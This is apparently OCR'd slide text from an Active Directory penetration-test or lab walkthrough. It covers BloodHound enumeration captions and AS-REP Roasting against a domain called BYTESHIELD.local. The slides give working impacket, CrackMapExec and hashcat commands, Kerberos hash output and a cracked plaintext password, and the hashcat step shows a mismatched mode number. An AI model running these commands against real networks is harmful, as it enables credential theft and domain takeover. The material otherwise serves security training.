
DOMAIN ENUMERATION WITH BLOODHOUND

Users and Computers with Domain admins rights




DOMAIN ENUMERATION WITH BLOODHOUND

Computers with unsupported OS




DOMAIN ENUMERATION WITH BLOODHOUND

Users and Groups with DCSync rights




DOMAIN ENUMERATION WITH BLOODHOUND

Kerberoastable User




DOMAIN ENUMERATION WITH BLOODHOUND




DOMAIN ENUMERATION WITH BLOODHOUND

The user we are in control of has local admin rights in 2 machines



DOMAIN ENUMERATION WITH BLOODHOUND

Also the has some rights over the domain object



DOMAIN PRIVILEGE ESCALATION

AS-REP Roasting is a technique used in Kerberos attacks to extract password hashes from Active Directory without directly brute-forcing the user's password. Kerberos is a network authentication protocol that is widely used in Windows environments.

In the context of AS-REP Roasting:

AS-REP Ticket: When a user attempts to authenticate to the domain, the Key Distribution Center (KDC) issues a Ticket Granting Ticket (TGT) in response to an Authentication Service Request (AS-REQ). This TGT is encrypted with the user's hash.

AS-REP Roasting: In AS-REP Roasting, an attacker targets users who have not set pre-authentication on their accounts. Pre-authentication requires the user to prove possession of the password before receiving the TGT. However, if pre-authentication is not enforced, an attacker can request a TGT without actually knowing the user's password.

DOMAIN PRIVILEGE ESCALATION

Extraction of Password Hashes: The attacker sends a special AS-REQ request to the Key Distribution Center (KDC), requesting a TGT for a specific user without including pre-authentication data. If the target user has not enabled pre-authentication, the KDC responds with an AS-REP (AS-REP Ticket) containing the TGT encrypted with the user's hash. The attacker captures this response.

Password Hash Cracking: The attacker can then attempt to crack the user's password hash offline. Since the AS-REP Ticket is encrypted with the user's hash, cracking the hash reveals the user's password.

AS-REP Roasting is effective when organizations have not enforced pre-authentication for user accounts. To mitigate this attack, administrators should ensure that pre-authentication is enabled for all user accounts in the Active Directory environment. Additionally, strong password policies and regular monitoring of authentication logs can help detect and respond to suspicious activities.

DOMAIN PRIVILEGE ESCALATION

ASREPRoasting Attack with impacket

proxychains4 -q impacket-GetNPUsers BYTESHIELD.local/mark.joseph -no-pass

```
—# proxychains4 -q impacket-GetNPUsers BYTESHIELD.local/mark.joseph -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Getting TGT for mark.joseph
$krb5asrep$23$mark.joseph@BYTESHIELD.LOCAL:143d096cdb276470e3f2bac88c64d96d$e79c83485a96e9381fbb75
eed39b3f8df54dc21ea88a3e84a864a712d65b295f9c1512ab717fd3566dd4b314d5edaa025d457e6fbb01ce1402b35174
35b6f91359176650c29ec99c46e110b42f929049c41e74a634ae1d13aa13820658dcdb20f968a043d3443ed81d0a87f6be
01d37f1271db9b40f869708b3e4c5a8dcc1c2c0405cf545620903a94cc37330f434f6e1fc157d236cde445dfe9d69fa428
5f124eea0c6df5b81bf5aa9216541e2688ee9255e90b93d9cc6b446e1effe787bd708cfdbf3f0ee100fb6b0e30f5075144
584dd1f750081cee192b279cb4ffd1ef3926c5bc366f8e1919822e503884ea6152a5ef96c2
```

DOMAIN PRIVILEGE ESCALATION

Cracking the TGT with hashcat

.\hashcat.exe -a 0 -m 18200 .\hashes.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -a 0 -m 1820 .\hashes.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Either the specified hash mode does not exist in the official repository,
or the file(s) could not be found. Please check that the hash mode number is
correct and that the files are in the correct place.
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5asrep$23$mark.joseph@BYTESHIELD.LOCAL:abbdc9d165059309f02e20d91b36d1cb$a3cccb4e4466a4645253055ed847485b87159d6755a0cbd4f965b9d8
4eaf17ff8239d35c496f4c27d4ac9df3892448b05c654bb3d8456b6068a8ae6e961fc340d73117d6e1dc479a4413b3d5c3bf19e26ec526c0548861f50634e981b43a
a32b6a38d7cae76e8ffc18e428bf4fe6fb47439c4cf987620f845c8b66023fd606ec78b27d91b0e4d5b58d5667c4c1fc2539af086b88c0dae88df587ffc4d359d8ef
e9f0277161d16af66659a844f2b311d694bd2348256b2a963a2ffba9834b386d403f89c14102e71d08f27e863730af10af72d065a116b9fa5af8a2cd578ec1afc6f8
ab4950ef28588d7596ce13295febef57315c:MJ.Password1!
```

DOMAIN PRIVILEGE ESCALATION

ASREPRoasting with CrackMapExec

proxychains4 -q crackmapexec ldap ROOT-DC01.BYTESHIELD.local -u users.txt -p '' --asreproast asreproast.out

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q crackmapexec ldap ROOT-DC01.BYTESHIELD.local -u users.txt -p '' --asreproast a
sreproast.out
SMB         ROOT-DC01.BYTESHIELD.local 445    ROOT-DC01        [*] Windows 10.0 Build 17763 x64 (n
ame:ROOT-DC01) (domain:BYTESHIELD.local) (signing:True) (SMBv1:False)
LDAP        ROOT-DC01.BYTESHIELD.local 445    ROOT-DC01        $krb5asrep$23$Mark.Joseph@BYTESHIEL
D.LOCAL:22a657aee431a79445ca136c8caf4627$5876d63c937f52bb7fa47f2865fdf02cd49380e225fb7d508a86105b9
630934f2bdf1030eb84c65c74d8d25201b926f0f225062929fd6496dc585485e391ed6c892ad327bbb5cf23c7d393902cd
76a5cde2a9d50909dc3303452921c4ce9c99566fc165b2768c186a17e868b30c574dbac916a302345022301cd8a48c612f
f8b5e4cd46894d121b3c7f5f9e50a919f51a3f66a83d07eb99b022f2105ca5007fa23632b5a8629d978ae011394947e141
